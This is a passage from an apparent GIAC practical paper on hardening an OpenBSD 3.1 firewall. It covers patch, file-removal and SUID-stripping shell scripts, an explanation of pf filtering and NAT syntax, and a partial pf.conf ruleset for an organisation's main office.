#  Object files needed to perform the patching
#--------------------------------------

mv /usr/obj /usr/obj_old
ln -s /usr/src/obj /usr/obj

# Create a patch database for tracking current patches
# as well as maintaining a log for any errors
# ------------------------------------------------------------------------------

if [ ! -d ${pdir} ]; then
        mkdir ${pdir}
fi

if [ ! -f ${pdb} ]; then
```

```
        touch ${pdb}; chmod 600 ${pdb}
fi

if [ ! -f ${plog} ]; then
        touch ${plog}; chmod 600 ${plog}
fi

# Begin applying patches
# ------------------------------
if grep openssh_3.4 ${pdb} | grep YES > /dev/null ; then
        echo 'OpenSSH 3.4 already applied' >> ${plog}
else
        cd /usr/src/usr.bin/ssh
        if make install >> ${plog} ; then
                echo "openssh_3.4    YES       " `date` >> ${pdb}
                echo "UsePrivilegeSeparation yes" >> /etc/ssh/sshd_config

                if [ ! -d /var/empty ]; then
                                mkdir /var/empty
                                        fi

                groupadd -g 27 sshd
                useradd -g sshd -d /var/empty -s /sbin/nologin -u 27 -c "sshd privsep" sshd
                chown sshd:sshd /var/empty
                chmod 700 /var/empty
        else
                echo "openssh_3.4    NO      " `date` >> ${pdb}
        fi
fi


if grep 002_sudo ${pdb} | grep YES > /dev/null ; then
        echo '002_sudo patch already applied' >> ${plog}
else
        cd /usr/src/usr.bin/sudo
        if make -f Makefile.bsd-wrapper install >> ${plog} ; then
                echo "002_sudo    YES     " `date` >> ${pdb}
        else
                echo "002_sudo    NO      " `date` >> ${pdb}
        fi
fi


if grep 012_xdr ${pdb} | grep YES > /dev/null ; then
        echo '012_xdr patch already applied' >> ${plog}
else
        cd /usr/src/lib/libc
        if make install >> ${plog} ; then
                echo "012_xdr    YES     " `date` >> ${pdb}
        else
                echo "012_xdr    NO      " `date` >> ${pdb}
        fi
fi
```

```
if grep 010_isakmpd ${pdb} | grep YES > /dev/null ; then
        echo '010_isakmpd patch already applied' >> ${plog}
else
        cd /usr/src/sbin/isakmpd
        if make install >> ${plog} ; then
                echo "010_isakmpd    YES     " `date` >> ${pdb}
        else
                echo "010_isakmpd    NO      " `date` >> ${pdb}
        fi
fi

if grep 013_ssl ${pdb} | grep YES > /dev/null ; then
        echo '013_ssl patch already applied' >> ${plog}
else
        cd /usr/src/lib/libssl
        if make -f Makefile.bsd-wrapper install >> ${plog} ; then
                echo "013_ssl    YES     " `date` >> ${pdb}
        else
                echo "013_ssl    NO      " `date` >> ${pdb}
        fi
fi

# Move the latest patched kernel into place
# ---------------------------------------------------------

if grep 014_scarg ${pdb} | grep YES > /dev/null ; then
        echo 'kernel patched up to 014_scarg already' >> ${plog}
else
            cp /bsd /bsd.old

            if  cp /usr/src/sys/arch/i386/compile/GENERIC/bsd /bsd ; then
                        echo "Removing old kernel " ; rm -f /bsd.old
                        echo "014_scarg          YES     " `date` >> ${pdb}
             else
          echo "014_scarg    NO        " `date` >> ${pdb}
            fi
fi

#  Remove files used by patch system
# ----------------------------------

rm -f /usr/obj
mv /usr/obj_old /usr/obj

#  Send an error report to the console
# ------------------------------------

if [ `grep [Ee]rror ${plog} | wc -l` -gt 0 ]; then
            echo "Errors which occurred during patching are:"
            grep [Ee]rror ${plog}
else
            echo "SYSTEM VERSION          ${pver} `date`" >> ${slog}
fi
echo ""
```

```
echo "Patching complete. See ${plog} for more information."
```

Following the patch application, unnecessary files were removed from the system. These are files that have no use on the production firewall. GIAC believes that anything that is not needed should not be installed. Additionally, many utilities were included in OpenBSD with SUID or SGID attributes. These attributes allow an application to assume privileges different from the user running the application. Since the only users on these firewall systems are people performing administrative functions, many of these attributes can safely be removed and the sudo utility configured to allow the required administrative access. These two processes were performed with a rmfiles script and a rmmods script. These are run following the application of any patches, since patching may reinstall undesired components.

rmfiles script:

```
#!/bin/sh
#---------------------------------------------
#
#  GIAC
#  File Removal Script for OpenBSD 3.1
#
#  Script Version 1.0.0
#  Script Author:  Steven Cardinal
#
#---------------------------------------------

cd /bin

rm -f chio
rm -f cpio
rm -f eject
rm -f mt
rm -f rcp
rm -f rksh
rm -f rmail
rm -f rmd160

cd /sbin

rm -f ancontrol
rm -f brconfig
rm -f ccdconfig
rm -f fsck_ext2fs
rm -f fsck_msdos
rm -f fsdb
rm -f fsirand
rm -f iopctl
rm -f lmccontrol
rm -f mount_ados
rm -f mount_ext2fs
```

```
rm -f mount_nfs
rm -f mount_portal
rm -f mount_tcfs
rm -f mount_umap
rm -f mount_union
rm -f mount_xfs
rm -f nfsd
rm -f photurisd
rm -f ping6
rm -f quotacheck
rm -f raidctl
rm -f rdump
rm -f routed
rm -f rrestore
rm -f rtquery
rm -f rtsol
rm -f wicontrol
rm -f wsconsctl

cd /usr/bin

rm -f ftp
rm -f telnet
rm -f a2p
rm -f addftinfo
rm -f afmtodit
rm -f afslog
rm -f altqstat
rm -f aucat
rm -f audioctl
rm -f bdes
rm -f biff
rm -f c++filt
rm -f c2ph
rm -f cal
rm -f checknr
rm -f chflags
rm -f chfn
rm -f chpass
rm -f chsh
rm -f ci
rm -f co
rm -f colcrt
rm -f comm
rm -f compile_et
rm -f cpp
rm -f ctags
rm -f cu
rm -f dbmmanage
rm -f dc
rm -f deroff
rm -f dprofpp
rm -f elf2olf
rm -f eqn
```

```
rm -f ex
rm -f fgen
rm -f fgrep
rm -f file2c
rm -f find2perl
rm -f finger
rm -f fmt
rm -f fold
rm -f from
rm -f fsplit
rm -f gencat
rm -f gnubc
rm -f grodvi
rm -f grog
rm -f grohtml
rm -f grolj4
rm -f grops
rm -f groups
rm -f h2ph
rm -f h2xs
rm -f hoststat
rm -f hpftodit
rm -f htdigest
rm -f indent
rm -f indxbib
rm -f info
rm -f infocmp
rm -f infotocap
rm -f jot
rm -f kauth
rm -f kdestroy
rm -f kdump
rm -f kf
rm -f kinit
rm -f klist
rm -f ktrace
rm -f lam
rm -f lastcomm
rm -f leave
rm -f lesskey
rm -f lkbib
rm -f lndir
rm -f lock
rm -f look
rm -f lookbib
rm -f lpq
rm -f lpr
rm -f lprm
rm -f lynx
rm -f m4
rm -f mailx
rm -f merge
rm -f mg
rm -f midiplay
```

```
rm -f mixerctl
rm -f mset
rm -f nawk
rm -f neqn
rm -f newaliases
rm -f nfsstat
rm -f oldrdist
rm -f olf2elf
rm -f otp-md4
rm -f otp-rmd160
rm -f page
rm -f pagesize
rm -f pagsh
rm -f paste
rm -f perlbug
rm -f perlcc
rm -f perldoc
rm -f pfbtops
rm -f pic
rm -f pl2pm
rm -f pod2html
rm -f pod2latex
rm -f pod2man
rm -f pod2text
rm -f pod2usage
rm -f podchecker
rm -f podselect
rm -f pr
rm -f protoize
rm -f psbb
rm -f pstruct
rm -f purgestat
rm -f quota
rm -f radioctl
rm -f rcs
rm -f rcs2log
rm -f rcsclean
rm -f rcsdiff
rm -f rcsfreeze
rm -f rcsmerge
rm -f rdist
rm -f rdistd
rm -f readlink
rm -f refer
rm -f rev
rm -f rlog
rm -f rlogin
rm -f rpcinfo
rm -f rs
rm -f rsh
rm -f rup
rm -f ruptime
rm -f rusers
rm -f rwall
```

```
rm -f rwho
rm -f s2p
rm -f script
rm -f sdiff
rm -f sectok
rm -f shar
rm -f skey
rm -f soelim
rm -f splain
rm -f string2key
rm -f strings
rm -f sup
rm -f talk
rm -f tbl
rm -f tcopy
rm -f texi2dvi
rm -f texindex
rm -f tfmtodit
rm -f tftp
rm -f tic
rm -f time
rm -f tip
rm -f tn3270
rm -f tput
rm -f ul
rm -f unifdef
rm -f units
rm -f unprotoize
rm -f unvis
rm -f usbhidctl
rm -f users
rm -f vacation
rm -f verify_krb5_conf
rm -f vgrind
rm -f vis
rm -f w
rm -f whois
rm -f window
rm -f write
rm -f x99token
rm -f ypcat
rm -f ypmatch
rm -f ypwhich
rm -f yyfix
rm -f zcat
rm -f zcmp
rm -f zdiff
rm -f zegrep
rm -f zfgrep
rm -f zforce
rm -f zgrep
rm -f zmore
rm -f znew
```

```
cd /usr/sbin

rm -f ab
rm -f ac
rm -f accton
rm -f activadm
rm -f activinit
rm -f amd
rm -f amq
rm -f apachectl
rm -f apm
rm -f apmd
rm -f apxs
rm -f bad144
rm -f bootpd
rm -f bootpef
rm -f bootpgw
rm -f bootptest
rm -f chat
rm -f dhcrelay
rm -f editmap
rm -f edquota
rm -f ext_srvtab
rm -f faithd
rm -f fs
rm -f getencstat
rm -f httpd
rm -f ifmcstat
rm -f kadmin
rm -f kdb_destroy
rm -f kdb_edit
rm -f kdb_init
rm -f kdb_util
rm -f kprop
rm -f ksrvutil
rm -f kstash
rm -f ktutil
rm -f lpc
rm -f lpd
rm -f lptest
rm -f mailstats
rm -f makedbm
rm -f makemap
rm -f mk-amd-map
rm -f mkalias
rm -f mkhybrid
rm -f mknetid
rm -f ndc
rm -f ndp
rm -f pac
rm -f popa3d
rm -f portmap
rm -f praliases
rm -f quot
```

```
rm -f quotaoff
rm -f quotaon
rm -f rarpd
rm -f rbootd
rm -f rdate
rm -f rdconfig
rm -f repquota
rm -f revnetgroup
rm -f rip6query
rm -f rmt
rm -f route6d
rm -f rpc.bootparamd
rm -f rpc.lockd
rm -f rpc.pcnfsd
rm -f rpc.yppasswdd
rm -f rtadvd
rm -f rtsold
rm -f rwhod
rm -f sa
rm -f sesd
rm -f setencstat
rm -f setobjstat
rm -f sliplogin
rm -f slstats
rm -f snkadm
rm -f snkinit
rm -f spppcontrol
rm -f spray
rm -f stdethers
rm -f stdhosts
rm -f supfilesrv
rm -f supscan
rm -f timed
rm -f timedc
rm -f tokenadm
rm -f tokeninit
rm -f traceroute6
rm -f trpt
rm -f trsp
rm -f usbdevs
rm -f vos
rm -f wsconscfg
rm -f wsfontload
rm -f wsmoused
rm -f ypbind
rm -f ypinit
rm -f yppoll
rm -f yppush
rm -f ypserv
rm -f ypset
rm -f yptest
rm -f ypxfr
rm -f ypxfr_1perday
rm -f ypxfr_1perhour
```

```
rm -f ypxfr_2perday
rm -f zdump
rm -f zic
rm -f zzz

rm -rf /var/www/*
rm -rf /var/games/*
rm -rf /etc/ccd.conf
```

rmmods script:

```
#!/bin/sh
#--------------------------------------------
#
#  GIAC
#  SGID/SUID Script for OpenBSD 3.1
#
#  Script Version 1.0.0
#  Script Author:  Steven Cardinal
#
#--------------------------------------------

# Get rid of the unnecessary setxid settings

chmod g-s /usr/bin/fstat
chmod g-s /usr/bin/modstat
chmod g-s /usr/bin/skeyinfo
chmod g-s /usr/bin/systat
chmod g-s /usr/bin/uptime
chmod g-s /usr/bin/vmstat
chmod g-s /usr/libexec/sendmail/sendmail
chmod g-s /usr/sbin/pstat
chmod g-s /var/audit
chmod g-s /bin/df

chmod u-s /usr/bin/at
chmod u-s /usr/bin/atq
chmod u-s /usr/bin/atrm
chmod u-s /usr/bin/batch
chmod u-s /usr/bin/crontab
chmod u-s /usr/bin/login
chmod u-s /usr/bin/passwd
chmod u-s /usr/bin/skeyaudit
chmod u-s /usr/bin/skeyinit
chmod u-s /usr/bin/slogin
chmod u-s /usr/bin/ssh
chmod u-s /usr/libexec/auth/login_activ
chmod u-s /usr/libexec/auth/login_chpass
chmod u-s /usr/libexec/auth/login_crypto
chmod u-s /usr/libexec/auth/login_krb4
chmod u-s /usr/libexec/auth/login_krb4-or-pwd
chmod u-s /usr/libexec/auth/login_krb5
chmod u-s /usr/libexec/auth/login_krb5-or-pwd
```

```
chmod u-s /usr/libexec/auth/login_lchpass
chmod u-s /usr/libexec/auth/login_passwd
chmod u-s /usr/libexec/auth/login_radius
chmod u-s /usr/libexec/auth/login_skey
chmod u-s /usr/libexec/auth/login_snk
chmod u-s /usr/libexec/auth/login_token
chmod u-s /usr/libexec/lockspool
chmod u-s /sbin/shutdown
```

Following these modifications, an initial set of GIAC-designed configuration files were copied into the /etc directory and a default crontab for root was installed. The default configuration files include the following security measures:

1. an sshd_config to enforce SSH version 2 with rsa keys and privilege separation
2. a legal notice in the motd and issues files
3. an empty inetd.conf file to ensure no extra daemons are loaded
4. an updated rc.conf file to reduce the number of daemons to just sshd, crond, ntpd and the pf firewall.

Once sufficiently hardened, the custom configuration for the Main office firewall was designed and implemented. This configuration implements the traffic flows approved by GIAC, as well as provides NAT services to hide the GIAC internal ip addressing scheme. In addition, the configuration includes logging of interesting traffic for further analysis and troubleshooting.

There are four technologies commonly used to provide network traffic control:

1. **packet filtering**: The lowest form of control, packet filtering can block or pass traffic based upon information found in the header of a network packet. This can include source and destination addresses and ports, as well as tcp flags or ip options.
2. **stateful packet filtering**: Similar to packet filtering, traffic decisions can be based on header information within a network packet. However, once a packet is allowed to pass, the stateful packet filter can keep track of the ongoing communication, also known as a session, and only allow expected traffic to flow. Unexpected traffic, such as packets with invalid tcp sequence numbers or unsolicited replies can be blocked.
3. **stateful packet inspection**: In addition to the ability to filter and maintain state, stateful packet inspection contains some understanding of certain higher level protocols and can ensure that traffic using these protocols are properly managed. This can be used to ensure that potentially dangerous commands supported by a protocol are not allowed (such as the SMTP EXPN command). It can also be used to dynamically adjust rules for certain, difficult to secure protocols, such as FTP.
4. **application proxy**: Containing a much greater understanding of higher level protocols, an application proxy actually functions as a go-between for the source and destination services. Proxies typically understand all of the commands supported by the applications for which they provide proxying and can restrict access to those commands deemed safe by the administrator. In addition, all packets are processed by the proxy prior to delivery to either host, preventing certain crafted packets from reaching a vulnerable destination host.

These technologies each carry their own benefits and drawbacks. As each technology increases in complexity, its ability to protect against malicious code increases. However, the increased complexity tends to result in lower performance and may increase the effort required to manage the technology.

According to the OpenBSD pf.conf man page[4]: "*pf is a stateful packet filter, which means it can track the state of a connection*". This places the OpenBSD firewall (pf) in the second category, which GIAC determined gives an acceptable balance of performance and security. This is especially true when pf is augmented by the other technologies (packet filtering at the border router and web and FTP proxying for outbound access).

The features of pf are configured by means of text files. By default, the firewall rules are kept in /etc/pf.conf and the nat rules in /etc/nat.conf. These locations can be changed in /etc/rc.conf, if necessary. Manipulation of the pf process, which is embedded in the OpenBSD kernel, is managed by a user application called pfctl. The man page for pfctl[5] lists the following syntax and (partial) description :

```
pfctl [-dehnqv] [-F modifier] [-I interface] [-N file] [-O level] [-R file] [-s modifier] [-t modifier] [-x
level]
-d      Disable the packet filter.
-e      Enable the packet filter.
-F modifier
        Flush one of the following.  Modifier name may be abbreviated:
           -F nat           Flush the NAT rules.
           -F rules         Flush the filter rules.
           -F state         Flush the state table (NAT and filter).
           -F info          Flush the filter information (statistics and counters).
           -F all           Flush all of the above.
-n      Do not actually load rules.
-N file
        Load a NAT rules file.
-R file
        Load a filter rules file into the filter.
-s modifier
        Show filter parameters. Modifier names may be abbreviated:
        -s nat           Show the currently loaded NAT rules.
        -s rules         Show the currently loaded packet filter rules.  When
                         used together with -v, the per-rule statistics (number
                         of evaluations, packets and bytes) are also shown. Note
                         that the 'skip step' optimization done automatically by
                         the kernel will skip evaluation of rules where redun-
                         dant. Packets passed statefully are counted in the rule
                         that created the state (even though the rule isn't
                         evaluated more than once for the entire connection).
        -s state         Show the contents of the state table.
        -s info          Show filter information (statistics and counters).
        -s all     Show all of the above.
```

During the rule creation and validation phase, the functionality to replace rulesets is used frequently. This is performed with the following command:

```
pfctl –R /etc/pf.conf –N /etc/nat.conf –n
```

The –n switch tells pfctl to verify the rules for proper syntax but not to load them. The following command will flush all rules (the “–F all” switch) and reload the firewall rules (“-R”) and NAT configuration (“-N”)

```
pfctl –F all –R /etc/pf.conf –N /etc/nat.conf
```

Once in production, use of the ‘–F all’ switch is not recommended unless implementing tighter restrictions, as any existing sessions will be dropped. If a new rule needs to be implemented while the firewall is in use, the following command will work:

```
pfctl –R /etc/pf.conf –N /etc/nat.conf
```

This command maintains the current state table while implementing the new ruleset. This is recommended if the rule set is being relaxed in some

manner.

Prior to the creation of any rules, pf will default to passing all traffic. Pf examines the rule file sequentially looking for the ***last*** rule that matches the current packet. If no match is found, the packet is passed. With a blank pf.conf, there are no rules to match, thus all packets will pass.

One powerful feature of pf is the support for macro definitions. By defining macros, or variables, the rule set becomes more easily managed. An update that affects more than one rule can be made once, to the macro definition, and the new rules put in place with a simple reload. This feature has been used at GIAC to specify standard network numbers and interface names, as well as specific hosts and allowed protocols. In addition, use of symbolic names for protocols and services can be used within rules, as long as the symbolic names exist in /etc/protocols and /etc/services respectively.

Basic pf rules take the following form:

action [direction] [logging] [flow] [interface] [protocol] [source/destination] [state]

Although additional modifiers are implemented and explained later, these components make up the majority of the rules used.

The **action** determines whether the firewall should 'pass' or 'block' a matching packet. If the decision is to block the packet, an optional response modifier can be used. This optional response may be to return a tcp reset (return-rst) or an ICMP error code (return-icmp with a code name or number). Otherwise the packet is simply dropped. A third action available is the 'scrub' action. This action informs the packet filter to normalize any traffic it receives prior to comparing against the remainder of the rules. Any fragmented packets are reconstructed prior to examination. This is important to avoid certain types of fragmentation attacks, however it does add additional processing overhead.

The **direction** modifiers, 'in' and 'out', specify the direction the packet must be traveling in order to match the rule. In the case of a gateway such as the GIAC firewall, packets from the inside network pass in on the internal interface and out on the external interface. Return traffic passes in on the external interface and out on the internal interface. Although it adds to the complexity of the firewall rules, it is prudent to define filters on all interfaces in both directions, especially when acceptable traffic flow through the firewall is not the same to each interface, such as when the firewall maintains a service network.

For example, hosts on GIAC's internal network have NTP access to the NTP server on the service network but not to hosts on the public Internet. This means the firewall needs to allow NTP traffic into itself on the internal interface, but only allow that same traffic out the service network interface. By adding rules to each direction, both for 'in' and 'out' traffic, tighter control and logging of traffic can be accomplished.

The **logging** modifier sends a copy of a rule-matched packet to the logging interface (pflog0). This is a virtual interface similar to any other network interface. As such, tcpdump can directly attach to the pflog0 interface and

interpret these log packets. In addition, pf launches a pflogd daemon that dumps the traffic from pflog0 to a file for later analysis with tcpdump. If a packet match occurs on a 'pass' rule, the 'log' option will log only the first packet when state is being tracked. To log all packets of a tracked session (which can only belong to a 'pass' rule), the 'log-all' keyword must be used.

As mentioned earlier, pf matches a new packet to each rule in the rule file in sequential order. The last matching rule is applied to the packet and that action taken. To change the **flow** of rule processing and ensure that a particular rule is always implemented, the 'quick' modifier is used. This tells pf that it should stop processing the rule file and apply this rule – this should be considered the last matching rule. It is GIAC's strategy to implement all specific traffic control using the 'quick' modifier. All traffic that passes those rules without matching should be dropped with a final set of 'block' rules.

Typically used in conjunction with the 'in' and 'out' direction modifiers is the use of a network **interface** specification. This defines on which interface the packet needs to arrive before this rule will match. OpenBSD specifies interface names based upon the driver used (e.g. xl0 for the first 3Com card, de0 for the first Digital ethernet card). Through the use of macros, these interfaces can be defined once and a symbolic name used throughout the rule set. For example:

```
ext_if = "xl0"
block in quick on $ext_if all
```

This defines a macro (ext_if) for the external interface, and then uses that macro in a rule to block all inbound traffic on that interface. Should the hardware change, only the definition of ext_if would need updating instead of every rule within the rule file. In addition, someone reviewing the rule file would understand the rules better by seeing ext_if instead of xl0. It is wise for macro definitions to be used to clarify the rules in addition to offering faster updates.

The 'proto' identifier details which **protocol** this rule must match. Protocol number may be used, such as 6 for tcp and 17 for UDP, but for clarity it is best to use the definitions provided in /etc/protocols. In the case of 'block' statements that should apply to all protocols, this identifier is typically unused. When a specific protocol or port is not specified, 'all' or 'any' is assumed.

A combination of **source, source port, destination and destination port** is commonly used in the rule set. The source and destination can be specified using ip addresses in CIDR format (192.168.0.0/24), hostnames (www.somewhere.com) or interface names (xl0). In the case of hostnames or interface names, these are resolved when the rule set is loaded. Any changes that occur after the rule set was loaded will not be properly addressed by the rule set. For example, if the IP address for host www.somewhere.com changes after the ruleset has been loaded, the firewall rules will be incorrect and may interfere with host connectivity until the rule set is reloaded.

When specifying ports, a number of operators can be used: = (equal), != (unequal), < (lesser), <= (lesser or equal), > (greater), >= (greater or equal), >< (range) and <> (except range). In the case of ranges, these operators are

exclusive. In other words,

```
port 1023><1030
```

indicates ports greater than but not equal to 1023 and less than but not equal to 1030 (i.e., 1024, 1025, 1026, 1027, 1028, 1029).

Groups of supported hosts, networks and ports can be created by placing the necessary information within braces '{ }'. When combined with macros, this makes for very clear and concise rules. For instance, suppose we wish to support outbound access to the World Wide Web using HTTP and HTTPS, as well as allowing SSH access and email (SMTP and POP3). Let us also say that the hosts from which we wish to allow access exist on one of two networks. The following macros and rules would cover this:

```
ext_if = "xl0"
int_if = "de0"
allowed_ports = "{ ssh, www, https, pop3, smtp }"
allowed_nets = "{ 10.1.1.0/24, 10.1.2.0/24 }"
pass in quick on $int_if proto tcp from $allowed_nets to any port $allowed_ports keep state
pass out quick on $ext_if proto tcp from $allowed_nets to any port $allowed_ports keep state
```

There are some important things to note about the above example. First, the value assigned to a macro must be placed in double-quotes. Second, when specifying a group of items, there should be a space between the braces and the contents of the group. Third, make sure that any protocols or ports specified by symbolic name are found in the /etc/protocols or /etc/services files, respectively.

When specifying ports, protocols, hosts or interfaces, the negation operator, "!", may be used to mean 'everything except…'. For instance, the following example allows all web traffic to any host except 100.100.100.1:

```
pass out quick on $ext_if from any to ! 100.100.100.1 port www keep state
```

When creating a group, pf will actually parse it into individual rules for comparison. Care must be taken when grouping with the negation operator. Do not expect any kind of 'AND' logic to occur – this is not shell programming. For instance, assuming that $int_if indicates the firewall's internal interface, $int_net represents our internal network(s) and $srv_net represents our service network, the following rule, initially considered to prevent a certain type of spoofing, would be ineffective.

```
pass in quick on $int_if proto udp from $int_net to { ! $srv_net, ! $int_net } port domain keep
state
```

Pf would break this down into two rules internally:

```
pass in quick on $int_if proto udp from $int_net to ! $srv_net port domain keep state
pass in quick on $int_if proto udp from $int_net to ! $int_net port domain keep state
```

A UDP domain packet destined for the service network would fail the first rule, but pass the second and be allowed.

The stateful nature of pf has already been mentioned, but the use of the **state** modifier must be applied to a rule to reap the benefits of session tracking. The two options for maintaining state are the 'keep state' and 'modulate state' modifiers. Some ip implementations have been notorious for generating poor TCP initial sequence numbers (ISNs), which can be leveraged by an attacker to pass unauthorized traffic. The 'modulate state' modifier informs pf to generate new sequence numbers based on its stronger ISN generation code. In all other respects, 'modulate state' is identical to the 'keep state' modifier. Note that, because sequence numbers are only used with TCP, the 'modulate state' modifier can only be used in a rule that specifies 'proto tcp'.

Both 'modulate state' and 'keep state' support additional parameters. These parameters give a greater level of control to the state table for any particular rule. All timeout parameters that can be set globally with the pfctl command can also be specified with a particular rule. In addition, a maximum number of state entries can be set on a particular rule to prevent exhaustion of the state table memory space. These advanced settings are outside of the scope of this document.

According to a paper[6] published by Daniel Hartmeier, author of pf, state maintenance is handled differently for each protocol:

For TCP, state matching involves checking sequence numbers against expected windows [8], which improves security against sequence number attacks.
UDP is stateless by nature: packets are considered to be part of the same connection if the host addresses and ports match a state entry. UDP state entries have an adaptive expiration scheme. The first UDP packet could either be a one-shot packet or the beginning of a UDP pseudo-connection. The first packet will create a state entry with a low timeout. If the other endpoint responds, pf will consider it a pseudo-connection with bidirectional communication and allow more flexibility in the duration of the state entry. ICMP packets fall into two categories: ICMP error messages which refer to other packets, and ICMP queries and replies which are handled separately. If an ICMP error message corresponds to a connection in the state table, it is passed. ICMP queries and replies create their own state, similar to UDP states. As an example, an ICMP echo reply matches the state an ICMP echo request created. This is necessary so that applications like ping or traceroute work across a Stateful Packet Filter.

Using the 'keep state' or 'modulate state' modifiers, it is possible for pf to resynchronize with existing traffic, should the state table get flushed (pfctl –F state or pfctl –F all). However, this may not always be desirable. Pf syntax also supports a 'flags' keyword that can be used to specify which flags are allowed to

create a state table entry for TCP traffic. The flags syntax appears as:

flags <a>/<b>

where <a> is a list of flags that must be set in a packet, and <b> is a list of flags the packets in <a> must be compared to. In other words, of the flags specified in <b>, only the flags in <a> *can* be set. Any flags not mentioned in <b> will be ignored and may be set or unset. If <a> is not specified, it defaults to none, whereas if <b> is not specified, it defaults to all flags. If the flags modifier is not used, pf interprets the rule as: "of all the flags <b>, none <a> *have* to be set". In many cases, the use of "flags S/SA" is used, as this is the most common case of a TCP session getting created. It states that, of SYN and ACK, only the SYN flag can be set. This is what occurs during the initial three-way handshake that starts any TCP session. Note that the S/SA rule does not care how the FIN, PSH, RST or URG flags are set – they may be on or off.

When using the 'flags' modifier S/SA, should the state table be flushed while containing active sessions, pf will see traffic that does not have the SYN flag set. Most likely, ACK and PSH will be seen, as these are commonly used in the midst of an ongoing TCP session. Since the rule set does not allow state to be created with flags other than SYN, the session will fail and it will be up to the applications to reestablish their communication.

In addition to the special 'flags' modifier for TCP connections, pf supports optional modifiers for ICMP traffic as well. The ICMP protocol does not use ports as TCP and UDP do. Instead they use Types and Codes, which define the function of the ICMP packet. When specifying rules for ICMP, pf allows the use of 'icmp-type' and 'code' modifiers to limit what forms of ICMP traffic is allowed. For instance, to allow outbound ping and accept the resulting replies, the following rule would work:

```
pass out quick on $ext_if proto icmp all icmp-type 8 code 0 keep state
```

To allow the firewall to be the recipient of an echo request, the above rule could be changed to a 'pass in' rule.

In addition to providing packet filtering, pf also has the ability to perform address translation. This can perform simple port redirection for use in a small office/home office environment, as well as providing full source and destination address and port translation.

GIAC is using private addresses on the inside network, and public addresses on all publicly accessible hosts, thus the internal proxy server and any other systems granted access to the outside access the Internet mapped to the external interface of the firewall. This is accomplished with the 'nat' syntax. The nat syntax is:

nat on outbound-interface from private-address to destination -> natted-address

Because the nat.conf rule set is much less complex than the pf.conf rule

set, support for macro usage is lacking. Therefore, the actual interface names and private addresses must be specified within the rule. The natted-address can consist of an ip address that has been assigned to the firewall's outbound interface or the interface name itself.

GIAC decided to use the firewall's external ip address as the nat address for general traffic. Since the majority of outbound access will come from the Squid proxy server, actual web usage will be audited there. Two desktop systems in the IT department have been authorized for SSH access to the Cisco routers and other external devices and are given assigned addresses when performing SSH. These rules in the nat.conf file are:

```
nat on xl0 from 192.168.0.52/32 to any -> 200.200.200.12                # SSH Desktop 1
nat on xl0 from 192.168.0.53/32 to any -> 200.200.200.13                # SSH Desktop 2
nat on xl0 from 192.168.0.0/24 to any -> xl0          # All other outbound access from inside
```

Given the fact that address translation is performed prior to firewall rule evaluation, the following pf.conf configuration addresses the traffic flow approved by GIAC. The use of comments and macro definitions are intended to keep the configuration file manageable over a long period of time, even with employee turnover. For optimization, pf groups sequential rules in its internal memory structures based upon rule parameters. Any group of rules that have a parameter in common (such as the interface the packet arrives on) can be skipped as a whole if pf determines that the first rule isn't a match because of that parameter. GIAC has chosen to group their rules by direction and interface to take advantage of these skip-steps. Ongoing analysis may lead to further reorganization.

```
# GIAC Main Office Firewall Ruleset
#   Configuration version 1.0.0
#   Configuration Author;  Steven Cardinal
#
# Define Macros

ext_if="xl0"
srv_if="xl1"
VPNpub_if="xl2"
VPNprv_if="xl3"
int_if="xl4"

ext_net="200.200.200.8/29"
srv_net="200.200.200.16/28"
VPNpub_net="200.200.200.32/29"
VPNprv_net="200.200.200.40/29"
int_net="192.168.0.0/24"
wc_int_net="192.168.1.0/24"
home_nets="{ 192.168.10.0/29, 192.168.10.8/29, 192.168.10.16/29, 192.168.10.24/29 }"

ext_addr="200.200.200.10"
srv_addr="200.200.200.17"
VPNpub_addr="200.200.200.33"
```

```
VPNprv_addr="200.200.200.41"
int_addr="192.168.0.1"

# Known Hosts

ho_router="200.200.200.9"
wc_router="201.201.201.2"
ssh_ext_wks1="200.200.200.12"
ssh_ext_wks2="200.200.200.13"
ntp_dnssrv1="200.200.200.18"
dnssrv2="200.200.200.19"
dom_wwwpub="200.200.200.20"
dom_wwwecomm="200.200.200.21"
smtpsrv1="200.200.200.22"
VPNpubsrv="200.200.200.34"
VPNprvsrv="200.200.200.42"
VPN_gws="{ 199.199.199.33, 198.198.198.44, 197.197.197.55, 196.196.196.66,
201.201.201.18 }"
syslogsrv="192.168.0.10"
proxysrv="192.168.0.11"
ho_filesrv="192.168.0.15"
dom_ho_srv="192.168.0.16"
ssh_int_wks1="192.168.0.52"
ssh_int_wks2="192.168.0.53"
dom_wc_srv="192.168.1.16"
wc_filesrv="192.168.1.15"

highports = "> 1023"

# Begin Rules

# Normalize packets to prevent fragmentation attacks
scrub in on $ext_if all

# Allow all loopback connections so the firewall can talk to itself
pass in quick on lo0 all
pass out quick on lo0 all

# Drop Internet Noise and Bad Addresses – router 'should' block all of this
block in quick on $ext_if from { 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 255.255.255.255/32,
127.0.0.0/8 } to any
block in quick on $ext_if from any to 255.255.255.255

# Allowed inbound traffic on external interface
pass in quick on $ext_if proto esp from $VPN_gws to $VPNpubsrv keep state
pass in quick on $ext_if proto udp from $VPN_gws port isakmp to $VPNpubsrv port isakmp keep
state
pass in quick on $ext_if proto tcp from any port $highports to $dom_wwwecomm port https keep
state
pass in quick on $ext_if proto tcp from any port $highports to $dom_wwwpub port www keep
state
pass in quick on $ext_if proto tcp from any port $highports to $smtpsrv1 port smtp keep state
# Old versions of Bind may query from a low port, thus no source port restriction
pass in quick on $ext_if proto udp from any to { $ntp_dnssrv1, $dnssrv2 } port domain keep state
```

```
pass in quick on $ext_if proto udp from $ho_router port syslog to $syslogsrv port syslog keep
state
pass in quick on $ext_if proto udp from $ho_router port ntp to $ntp_dnssrv1 port ntp keep state

# Allow outbound traffic on external interface from nat addresses and legit addresses
#  -  log traffic from proxy for cross-ref
pass out quick on $ext_if proto esp from $VPNpubsrv to $VPN_gws keep state
pass out quick on $ext_if proto udp from $VPNpubsrv port isakmp to $VPN_gws port isakmp
keep state
pass out log quick on $ext_if proto tcp from $ext_addr port $highports to any port { ftp, www,
https } keep state
pass out log quick on $ext_if proto tcp from $ext_addr port $highports to any port $highports
keep state
pass out quick on $ext_if proto tcp from { $ssh_ext_wks1, $ssh_ext_wks2 } to any port ssh keep
state
pass out quick on $ext_if proto tcp from $smtpsrv1 port $highports to any port smtp keep state
pass out quick on $ext_if proto udp from { $ntp_dnssrv1, $dnssrv2 } port $highports to any port
domain keep state
pass out quick on $ext_if proto tcp from { $ntp_dnssrv1, $dnssrv2 } port $highports to any port
domain keep state
